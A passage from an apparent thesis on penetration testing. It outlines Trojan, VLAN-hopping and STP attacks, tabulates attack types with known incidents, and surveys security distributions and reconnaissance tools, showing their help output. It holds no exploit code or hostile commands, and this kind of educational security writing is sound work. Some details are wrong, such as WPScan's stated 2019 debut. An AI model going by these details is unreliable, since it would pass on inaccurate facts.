As mentioned in [117], Trojan viruses propagate through seemingly authentic emails and email attachments, distributed to infiltrate as many inboxes as possible. Upon opening the email and downloading the malicious attachment, the Trojan server is installed, automatically launching each time the infected device is powered on. Additionally, devices can fall victim to Trojans through social engineering schemes, wherein cybercriminals manipulate users into downloading a malicious application. These malicious files may be concealed within banner advertisements, pop-up ads, or website links. Once a computer is infected with Trojan malware, it can further disseminate the infection to other computers. Cybercriminals convert the compromised device into a zombie computer, granting them remote control without the user's awareness. Subsequently, hackers exploit these zombie computers to disseminate malware across a network of devices, forming a botnet. For instance, a user may receive an email from a familiar contact, containing an attachment that appears legitimate. Unbeknownst to the user, the attachment harbors malicious code that triggers the installation of the Trojan on their device. Since the computer may continue to operate normally without evident signs of infection, the user remains unaware of the compromise[87][135].

2.4.13 Virtual Local Area Network Hopping (VLAN)

This attack exploits the Dynamic Trunk Protocol (DTP), which is utilized for negotiating trunking and encapsulation types between network devices. Virtual Local Area Network hopping (VLAN hopping) represents another method of network exploitation, targeting VLAN resources by directing packets to ports typically inaccessible from end systems. The primary objective of this attack is to infiltrate other VLANs within the same network. In these scenarios, perpetrators must initially compromise at least one VLAN within the network. This initial breach serves as a foothold, allowing cybercriminals to launch further attacks against additional VLANs interconnected within the network infrastructure[136][146].

2.4.14 Spanning Tree Protocol Attacks (STP)

This method exploits the Spanning Tree Protocol (STP), which is employed to uphold loop-free configurations within a redundant Layer 2 framework. STP functions through the transmission of Bridge Protocol Data Units (BPDUs), ensuring network stability. Through manipulation of BPDUs, the attacker can instigate a Root bridge alteration, thereby inducing a Denial of Service (DoS) state across the network. Additionally, the attacker gains unauthorized visibility into frames. Several tools facilitate the execution of this attack, such as **brconfig** and **macof**, which enable replay attacks. To utilize such tools, the attacker must be dually connected to two distinct switches[136].

2.5 Table 1: Types of Attacks

Type of Attack	Known Attacks	Description/Purpose
Malware	1. Mirai Botnet[29] 2. Petya Ransomware[63] 3. Clop Ransomware[71]	Malicious software designed to harm or exploit systems.
Phishing	1. Crelan Bank[36][62] 2. FACC[79] 3. Upsher-Smith Laboratories[62]	Deceptive emails or websites to trick users into revealing sensitive information.
Man in the Middle	1. Leaked in National Security Administration (NSA)[94]	Intercepts communication between parties to eavesdrop or manipulate data.
SQL Injection	1. GhostShell Attack[116] 2. Turkish Government[85] 3.7-Eleven Breach[44] 4. HBGary Breach[56]	Exploits vulnerabilities in SQL databases by injecting malicious code.
Zero-day	1. Apple iOS[125] 2. Zoom[114] 3. Stuxnet[35]	Exploits unknown vulnerabilities before patches are available.
Cross-Site Scripting	1. British Airways[75] 2. Fortnite[90] 3. eBay[25]	Injects malicious scripts into web pages viewed by other users.

Credential Reuse/Stuffing	1. The Ticketfly Breach[49] 2. Starling Bank Incident[67]	Reusing compromised credentials across multiple services.
Local/Remote File Inclusion	1. Adult Friend Finder Breach[38] 2. TimThumb Breach[98]	Exploits file inclusion vulnerabilities to execute arbitrary code
Social Engineering	1. Twitter Bitcoin Scam[59] 2. Attack on Uber[137] 3. Attack on Rockstar Games[23]	Manipulates human psychology to gain unauthorized access.
Denial of Service	1. The Google Attack[74] 2. The AWS Dos Attack[82] 3. The GitHub Attack[61]	Overwhelms a system or network to disrupt services.
Brute Force	1. Dunkin' Donuts Cyber Attack[88] 2. Alibaba Cyber Attack[81] 3. Magento Cyber Attack[60]	Repeatedly tries different combinations of credentials to gain unauthorized access.
Trojan Horses	1. Emotet Cyber Attack[91] 2. Dyre Cyber Attack[110] 3. BlackEnergy[48]	Malicious software disguised to legitimate programs.
Virtual Local Area Network Hopping	Nothing yet	Is a network security exploit where an attacker gains unauthorized access to network traffic
Spanning Tree Protocol	Nothing yet	Is a network protocol that ensures a loop-free topology in Ethernet networks.

2.6 Tools

Central to effective penetration testing are the diverse array of tools that cybersecurity professionals utilize. These tools encompass a broad spectrum of functionalities, ranging from reconnaissance and information gathering to vulnerability scanning, exploitation, and post-exploitation analysis. Each tool plays a critical role in the penetration testing process, enabling testers to comprehensively evaluate the security stance of target systems and mitigate potential risks effectively. Mastering these tools is essential for conducting thorough and successful assessments in today's dynamic cybersecurity landscape. This chapter will delve deeply into these tools. Initially, it will examine the operating systems commonly employed in penetration testing. Subsequently, it will categorize and explore various tools extensively utilized by these operating systems, detailing the specific objectives each tool aims to achieve. The tools have been systematically organized to ensure clarity and facilitate understanding of their respective purposes.

2.6.1 Operating Systems

Operating systems is the most powerful tool in penetration testing, serving as the foundation upon which tools and techniques are executed to assess the security posture of digital systems and networks. Penetration testers leverage a variety of operating systems, each with its unique strengths and capabilities, to conduct comprehensive assessments and identify potential vulnerabilities. Linux distributions like Kali Linux and Parrot Security OS are widely favored among penetration testers for their extensive collection of pre-installed tools and utilities tailored specifically for security testing purposes. These distributions provide a powerful environment for tasks such as network scanning, exploitation, and forensic analysis. Additionally, virtualization technologies like VMware and VirtualBox enable testers to create isolated testing environments, ensuring the safety and integrity of their primary systems while conducting simulated attacks. Understanding the nuances of different operating systems and their respective toolsets is essential for penetration testers to effectively navigate and evaluate the complex landscape of cybersecurity threats and defenses.

2.6.1.1 Kali Linux

Kali Linux, a Debian-derived Linux distribution, is widely recognized as an open-source operating system specifically tailored for cybersecurity professionals and enthusiasts engaged in penetration testing. Formerly known as BackTrack, it amalgamated three Linux distributions: IWHAX, WHOPPIX, and Auditor. Initially released in March 2013, Kali Linux has evolved through various versions, with the latest being 2024.1 in February 2024. It supports multiple machine architectures, including i386, amd64, armel, armhf, and Raspberry Pi, and comes equipped with over 600 pre-installed penetration testing tools. Adhering to the Filesystem Hierarchy Standard (FHS), Kali Linux offers robust support for wireless devices, making it the preferred choice for professionals in the field. Its popularity in the cybersecurity community is underscored by a large and active user base comprising security professionals, researchers, and enthusiasts. The community provides extensive support through forums, comprehensive documentation, tutorials, and other online resources, facilitating collaboration and knowledge sharing. Moreover, Kali Linux offers comprehensive documentation and training materials to aid users in penetration testing and security auditing endeavors. These resources include official documentation, tutorials, training courses, and certifications aimed at enhancing cybersecurity skills and knowledge[24][26][27].

There are no reports of Kali Linux being used in any major malicious attacks on systems. Kali Linux is primarily a tool used by security professionals and researchers for conducting penetration testing, security assessments, and vulnerability testing on networks and systems. Users of Kali Linux typically employ the operating system for legitimate purposes, such as assessing the security of their systems or receiving training in cybersecurity matters. It is important to adhere to ethical guidelines and refrain from engaging in illegal activities when using this tool. Renowned for its focus on advanced penetration testing and ethical hacking, Kali Linux serves as a comprehensive toolkit for information security tasks. Equipped with several hundred tools, it facilitates activities such as penetration testing, security analysis, computer forensics, and reverse engineering. The term "hacking" encompasses the identification and exploitation of security vulnerabilities within computer systems and networks. Kali Linux was selected for presentation in this paper due to its user-friendly installation process, compatibility with virtual environments, a vast array of reliable security testing tools, and suitability for student training, as highlighted by[24][26][27].

Figure 10: Kali Linux Desktop

2.6.1.2 Parrot Security OS

Parrot Security OS represents a recent addition to the realm of Linux distributions tailored for penetration testing. This lightweight system is equipped with a range of dedicated tools, including **Anon Surf, Onion Share, TOR**, and **I2P**, among others, making it a versatile choice for security professionals. The current version is 6.0 Lorikeet and has a release date of 24 Jan, 2024. Parrot OS has an active community of users, developers, and contributors who provide support through forums, documentation, and online resources. The community-driven nature of the project fosters collaboration, knowledge sharing, and the development of new features and improvements. Parrot Security OS, specifically designed for hacking purposes, is still in its nascent stages of development. Geared toward penetration testers seeking a cloud-friendly environment with an emphasis on online anonymity and system encryption, Parrot Security OS stands out as a relatively new hacking distribution. Based on Debian and featuring the MATE desktop environment, Parrot offers a comprehensive suite of penetration testing tools, including some exclusive custom tools from Frozenbox Network. Overall, Parrot Security OS is a powerful and versatile operating system tailored specifically for cybersecurity professionals, researchers, and enthusiasts. Its comprehensive toolset, focus on security and privacy, and active community support make it a popular choice for cybersecurity tasks and projects[26][27].




Figure 11: Parrot OS Desktop

Source: Adapted from [193]

2.6.1.3 BlackArch

BlackArch stands as an all-encompassing Linux platform tailored specifically for penetration testers and security researchers. This system, built upon Arch Linux, offers users the flexibility to install individual or groups of BlackArch components directly atop their existing Arch Linux setup. The current version is 2023.04.01 BlackArch Linux has an active and supportive community of users, developers, and contributors. The community assists in forums, documentation, and online resources, making it easier for users to get help, share knowledge, and collaborate on cybersecurity projects. With a repository boasting thousand penetration and security tools covering areas such as automation, mobile tools, and networking, BlackArch caters to diverse security needs. Users can easily access the toolset through an unofficial Arch Linux user repository, enabling seamless installation of BlackArch onto an existing Arch Linux system. Whether opting for individual packages or entire categories, users have the freedom to customize their BlackArch installation according to their specific requirements. Overall, BlackArch Linux is a powerful and unique operating system made specifically for cybersecurity professionals, researchers, and enthusiasts[26][27].




Figure 12: BlackArch Desktop

Source: Adapted from [194]

2.6.1.4 BackBox


Renowned for its versatile research methodologies, BackBox Linux covers a broad spectrum of objectives, including web application analysis, network analysis, stress testing, packet sniffing, vulnerability assessment, computer forensics, automotive security, and exploitation techniques. It can be installed either as a standalone operating system on a computer or used directly as a live system from a USB drive. Supporting both 32-bit and 64-bit architectures, BackBox Linux offers flexibility to run alongside existing operating systems or within virtualized environments. Based on Ubuntu, BackBox Linux is tailored specifically for penetration testing and vulnerability assessment tasks. It boasts an active and supportive community comprising users, developers, and contributors who provide assistance through forums, comprehensive documentation, tutorials, and online resources. This community-driven approach facilitates knowledge sharing, collaboration on cybersecurity projects, and ensures users can readily seek help and guidance. BackBox Linux maintains its software repository, offering users access to secure and up-to-date versions of various device and network analysis toolkits, as well as ethical hacking tools widely used in the field. The distribution features a minimalist desktop environment built on XForms Common Environment, emphasizing speed, efficiency, and adaptability to enhance productivity during security assessments. In conclusion, BackBox Linux stands out as a robust and user-friendly Linux distribution designed specifically to meet the needs of cybersecurity professionals, penetration testers, and security enthusiasts alike[26][27].

Figure 13: BackBox Desktop

Source: Adapted from [195]

2.6.1.5 Bugtraq OS

Bugtraq stands as a comprehensive software distribution offering a diverse array of penetration testing, forensic, and laboratory resources. Compatible with Ubuntu, Debian, and OpenSUSE, Bugtraq supports multiple desktop environments including XForms Common Environment, GNU Network Object Model Environment (GNOME), and K Desktop Environment (KDE). The Bugtraq Team regularly updates Bugtraq-OS to include new tools, features, and security patches. Users can also access community support through forums, mailing lists, and other online channels. Within its ecosystem, users can access a plethora of penetration testing software, mobile forensics tools, malware testing facilities, as well as solutions developed by the Bugtraq community. It's important to note that Bugtraq-OS, like other penetration testing distributions, is meant to be used for lawful and ethical purposes, such as security testing on systems for which the user has explicit permission. Unauthorized or malicious use of security tools included in Bugtraq-OS can lead to legal consequences. Additionally, Bugtraq-OS is one of several Linux distributions tailored for cybersecurity professionals, alongside others like Kali Linux, Parrot Security OS, and BackBox Linux. Users often choose between these distributions based on factors such as tool availability, ease of use, community support, and personal preference[26][27].



```
SYSTEM
Linux 3.2.0-4-486          i686
SERVICES
Apache       on  off  [DOWN]
Autopsy      on  off  [DOWN]
Beff         on  off  [DOWN]
Evilgrade    on  off  [DOWN]
G. Bone      on  off  [N. I.]
MSF          on  off  [DOWN]
Nessus       on  off  [N.I.]
OpenVas      on  off  [N.I.]
Osiris       on  off  [DOWN]
Set          on  off  [DOWN]
Snort        on  off  [DOWN]
V. Box       on  off  [N.I.]
WifiZoo      on  off  [DOWN]
Xplico       on  off  [DOWN]
DATA BASES
Postgres     on  off  [DOWN]
MySQL        on  off  [DOWN]
ANTIVIRUS
Avast        [NOT INSTALLED]
AVG          [NOT INSTALLED]
Avira        [NOT INSTALLED]
Bitdefender  [NOT INSTALLED]
ClamAV       [NOT INSTALLED]
Nod32        [NOT INSTALLED]

Bugtraq-Team Exploits Data Base
[Exploit-DB]-GoAhead_WebServer_2.1_Remote_Arbitrary_C
[Exploit-DB]-Leszek_Krupinski_L-Forum_2.4_Search_Script_
[Exploit-DB]-MyWebServer_1.0.2_Search_Request_Remote_
[Exploit-DB]-Red_Hat_Interchange_4.8.x_Arbitrary_File_Re
[Exploit-DB]-Apache_2.0_Encoded_Backslash_Directory_Tra
[Exploit-DB]-BlueFace_Falcon_Web_Server_2.0_Error_Messa
[Exploit-DB]-Citrix_Metaframe_for_Windows_NT_4.0_TSE_1
[Exploit-DB]-ISDN4Linux_3.1_IPPPD_Device_String_SysLog_
[Exploit-DB]-ISDN4Linux_3.1_IPPPD_Device_String_SysLog_
[Exploit-DB]-Microsoft_Internet_Explorer_6.0_File_Attach
[Exploit-DB]-Midicart_ASP_Remote_Customer_Information
[Exploit-DB]-Orinoco_OEM_Residential_Gateway_SNMP_Co
```

Figure 14: BugTraq Desktop

Source: Adapted from [196]

2.6.1.6 Fedora Security Lab

Fedora Security Lab stands out as a specialized edition of Fedora, designed specifically for security auditing, testing, system rescue operations, and educational purposes. It caters meticulously to the needs of security testing methodologies, forensic analysis, and educational initiatives within the cybersecurity realm. This variant seamlessly integrates with the extensive Fedora ecosystem, providing users access to a wide range of additional software packages available from the official Fedora repositories. This integration ensures compatibility with numerous open-source software tools and libraries widely utilized across the Fedora community. Similar to other Fedora editions, Fedora Security Lab benefits from an active and supportive community comprising users, developers, and contributors. Community members engage through various platforms such as forums, mailing lists, IRC channels, and other communication channels, fostering a collaborative environment for sharing knowledge and assisting one another. Fedora Security Lab prioritizes security auditing, testing, and educational exploration, making it an ideal choice for students and educators interested in gaining practical experience in information security. It serves as a robust platform for delving into diverse facets of cybersecurity, including web application security and forensic analysis, thereby enabling hands-on learning opportunities. In summary, Fedora Security Lab provides a versatile and powerful toolkit tailored for cybersecurity professionals and enthusiasts alike. It offers comprehensive capabilities for assessing and enhancing the security posture of computer systems and networks, while also supporting educational initiatives in the field of information security[26][27].




Figure 15: Fedora Security Lab Desktop

Source: Adapted from [197]

2.6.1.7 Samurai Web Testing Framework

VMware supports the Samurai Web Testing Framework as a virtual machine, offering a platform dedicated to penetration testing and web attack tools. Designed specifically for web penetration testing, the Samurai Web Testing Framework is a freely available open-source framework tailored for assessing websites. Aligned closely with the Open Web Application Security Project (OWASP), a nonprofit organization focused on enhancing software security, SamuraiWTF integrates numerous tools and resources from OWASP, including the OWASP Top Ten project that identifies critical web application security vulnerabilities. SamuraiWTF includes comprehensive documentation, tutorials, and training materials aimed at helping users start with web application security testing and deepen their expertise in various tools and methodologies. This educational approach caters to both newcomers and seasoned professionals seeking to advance their skills in securing web applications. Supported by a vibrant community of users, developers, and contributors, SamuraiWTF encourages collaboration through forums, mailing lists, and other communication channels. This community-driven support enhances knowledge sharing and contributes to the ongoing improvement of the distribution. Overall, SamuraiWTF serves as a valuable resource for cybersecurity professionals and organizations committed to strengthening the security of their web applications through rigorous testing and analysis. Its extensive toolkit, integration with OWASP guidelines, and emphasis on education make it a popular choice for comprehensive web application security assessments[26][27].

Applications Places System
Mon Oct 6, 9:04 PM
README
Install
SAMURAI WEB TESTING FRAMEWORK
HTTP://SAMURAI.INGUARDIANS.COM

Figure 16: Samurai Web Testing Framework Desktop

Source: Adapted from [198]

2.6.2 Information Collecting Tools

In an age marked by the constant evolution of cyber threats, the importance of robust cybersecurity measures cannot be overstated. Among the array of defensive strategies, penetration testing emerges as a crucial tool for proactively identifying and mitigating vulnerabilities within an organization's digital infrastructure. Integral to the effectiveness of penetration testing is the meticulous process of information gathering. This phase forms the foundation for subsequent assessments and interventions, serving as a cornerstone that enables systematic reconnaissance of target systems, networks, and applications. As adversaries employ increasingly sophisticated tactics, the demand for comprehensive and versatile information-gathering tools becomes indispensable. This thesis aims to explore and assess the landscape of information-gathering tools in the domain of penetration testing, highlighting their functionalities, strengths, limitations, and emerging trends.

2.6.2.1 Netsparker


Netsparker, developed by Netsparker Ltd., remains an actively utilized advanced web application security scanner as of January 2022. Tailored to streamline the identification of security vulnerabilities within web applications, Netsparker acts as a virtual cybersecurity specialist, meticulously examining websites, web applications, and web services to uncover potential weaknesses exploitable by malicious actors. Utilizing a blend of black-box and white-box testing techniques, Netsparker identifies a broad spectrum of vulnerabilities, including SQL injection, cross-site scripting (XSS), remote code execution, directory traversal, and more. It employs sophisticated crawling and scanning algorithms to comprehensively explore web applications and identify potential security gaps. One of Netsparker's key strengths lies in its automation capabilities, allowing users to schedule regular scans of web applications to proactively detect and remediate vulnerabilities. This automation supports organizations in maintaining robust security postures and reducing the risk of cyberattacks originating from web application vulnerabilities. Netsparker excels in efficiently uncovering vulnerabilities by meticulously analyzing web application architectures and employing simulated real-world hacking methodologies. Also, some advantages and disadvantages of this tool are[99]:

Advantage

- Automated scanning capabilities reduce manual effort and speed up vulnerability identification.
- Integration with development and security tools facilitates seamless vulnerability management workflows.
- High accuracy in vulnerability detection minimizes false positives and false negatives.
- Regular scanning and automation support proactive vulnerability remediation.

Disadvantages

- Netsparker is a commercial tool, and its pricing may be a barrier for smaller organizations or individual users.
- While automation is a strength, configuring and fine-tuning Netsparker's scanning parameters may require expertise and experience.
- Netsparker's effectiveness relies on regular updates to its vulnerability signatures and scanning algorithms to address emerging threats and vulnerabilities.



2 user was active in last week
Your subscription will be end on 01/01/2017

2 secure , 5 vulnerable , 3 critical
You can add 8 more website(s)

Scans completed in 00:20:22 on average
202 full

No active vulnerability task exists

You haven't scheduled any website from this website group yet.

01/20/2015 08:18	5 8 3 11 12	Scan
01/19/2015 08:17	5 8 3 11 11	Scan
01/18/2015 08:18	5 8 3 11 11	Scan
01/17/2015 08:17	5 8 3 11 11	Scan
01/16/2015 08:17	5 8 3 11 11	Scan
01/15/2015 08:17	5 8 3 11 11	Scan
01/14/2015 08:17	5 8 3 11 11	Scan
01/13/2015 08:18	5 8 3 11 11	Scan
01/12/2015 08:17	5 8 3 11 11	Scan

Figure 17: Netsparker Tool Interface

Source: Adapted from [201]

2.6.2.2 theHarvester


theHarvester, a command-line utility featured in Kali Linux, serves as a versatile tool that encapsulates various search engines. It aids in discovering email accounts, subdomain names, virtual hosts, open ports/banners, and employee names associated with a domain, ıt supports multiple search engines and data sources, including Google, Bing, LinkedIn, PGP key servers, and more. By aggregating data from these sources, theHarvester provides a comprehensive overview of an organization's digital footprint. Recent updates to the tool have incorporated functionalities such as DNS brute force, reverse IP resolution, and Top-Level Domain (TLD) expansion, enhancing its capabilities for reconnaissance and information collecting. Regarding whether theHarvester has been used in serious cyber attacks, there's no widely reported evidence specifically linking theHarvester to malicious activities. However, it's essential to recognize that reconnaissance tools like theHarvester can be used by threat actors as part of the initial stages of an attack to gather intelligence about potential targets. Also, some advantages and disadvantages of this tool are [107][108]:

Advantages

- Effective reconnaissance tool for gathering email accounts, domain names, and network infrastructure details.
- Open-source and freely available, making it accessible to a wide range of users.
- Supports multiple search engines and public databases, providing comprehensive coverage of online information.
- Helps in identifying potential attack vectors and enhancing the scope of security assessments.

Disadvantages

- Limited automation compared to more advanced reconnaissance frameworks or platforms.
- Output may require manual analysis and validation to filter out irrelevant or outdated information.
- Dependency on the availability and reliability of public data sources, which may vary over time.
- Users need to be mindful of legal and ethical considerations when using theHarvester for reconnaissance activities.



```
┌──(null㉿kali)-[~]
└─$ theHarvester
Read proxies.yaml from /home/null/.theHarvester/proxies.yaml
*******************************************************************
* theHarvester 4.5.1                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************
usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-S START] [-p] [-s] [--screenshot SCREENSHOT] [-v] [-e DNS_SERVER] [-t] [-r [DNS_RESOLVE]] [-n] [-c] [-f FILENAME] [-b SOURCE]
theHarvester: error: the following arguments are required: -d/--domain
```

Figure 18: TheHarvester Tool

2.6.2.3 WPScan


WPScan stands out as a specialized security tool meticulously crafted for evaluating the security posture of WordPress websites. Developed with Ruby programming language, WPScan made its debut in 2019, catering to WordPress administrators and security teams keen on bolstering their WordPress installations defenses. Its primary function revolves around scanning WordPress websites to pinpoint known vulnerabilities present in WordPress core, as well as widely used plugins and themes. WPScan is available as a command-line tool and can be integrated into various security testing workflows and frameworks. It supports scripting and automation through its command-line interface, allowing users to incorporate WPScan scans into their continuous integration/continuous deployment (CI/CD) pipelines or security testing scripts. WPScan itself is not a tool used in cyber attacks, but rather a tool used to identify vulnerabilities that could be exploited in attacks against WordPress websites. However, malicious actors may leverage the information provided by WPScan scans to identify vulnerable WordPress installations for exploitation. Therefore, it's crucial for website administrators to regularly scan and patch vulnerabilities identified by WPScan to mitigate the risk of exploitation. Notably, WPScan's code base operates under the GPLv3 license, ensuring transparency and accessibility to the wider community. Also, some advantages and disadvantages of this tool are [121]:

Advantages

- Specifically designed for WordPress security testing, providing focused and accurate vulnerability scanning.
- Open-source and freely available, making it accessible to a wide range of users.
- Comprehensive coverage of WordPress vulnerabilities, including plugins, themes, and core software.
- Integration with scripting and automation frameworks, enabling streamlined security testing workflows.

Disadvantages

- Limited to WordPress websites, so it may not be suitable for organizations with diverse web application portfolios.
- Requires some technical expertise to use effectively, particularly for advanced configuration and scripting.
- Dependency on vulnerability databases and plugin/theme version data, which may not always be up-to-date or comprehensive.
- May produce false positives or false negatives, requiring manual validation and verification of scan results.



```
┌──(root㉿kali)-[~]
└─# wpscan -h
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

Usage: wpscan [options]
        --url URL                                 The URL of the blog to scan
                                                  Allowed Protocols: http, https
                                                  Default Protocol if none provided: http
                                                  This option is mandatory unless update or help or hh or version is/are supplied
    -h, --help                                    Display the simple help and exit
        --hh                                      Display the full help and exit
        --version                                 Display the version and exit
    -v, --verbose                                 Verbose mode
        --[no-]banner                             Whether or not to display the banner
                                                  Default: true
    -o, --output FILE                             Output to FILE
    -f, --format FORMAT                           Output results in the format supplied
                                                  Available choices: cli-no-colour, cli-no-color, json, cli
        --detection-mode MODE                     Default: mixed
                                                  Available choices: mixed, passive, aggressive
        --user-agent, --ua VALUE
        --random-user-agent, --rua                Use a random user-agent for each scan
        --http-auth login:password
    -t, --max-threads VALUE                       The max threads to use
                                                  Default: 5
```

Figure 19: WPScan Tool

2.6.2.4 Fping

Fping is a lightweight command-line utility designed to send Internet Control Message Protocol (ICMP) echo requests to network hosts, similar to the functionality of ping. However, Fping offers several features that enhance its versatility for network diagnostics and monitoring. It supports both IPv4 and IPv6 addresses, enabling users to test the connectivity of hosts using either IP protocol version. Additionally, Fping provides various output formats, allowing users to tailor the results for different purposes, such as scripting or logging. Its performance is notably superior, especially when pinging multiple hosts simultaneously. While Fping itself is not inherently a tool for cyber attacks, it can be utilized by attackers during reconnaissance to identify live hosts on a network. By dispatching ICMP Echo Request messages to a range of IP addresses and examining the responses, attackers can map out network topology and pinpoint potential targets for subsequent attacks. Unlike traditional ping, Fping allows users to specify multiple hosts directly on the command line or by referencing a file containing a list of IP addresses or hostnames. This makes Fping a flexible and powerful tool for network administrators and security professionals alike. In summary, Fping is a powerful utility for network diagnostics, offering advantages such as enhanced performance and flexibility in specifying multiple hosts. However, it also has disadvantages, including 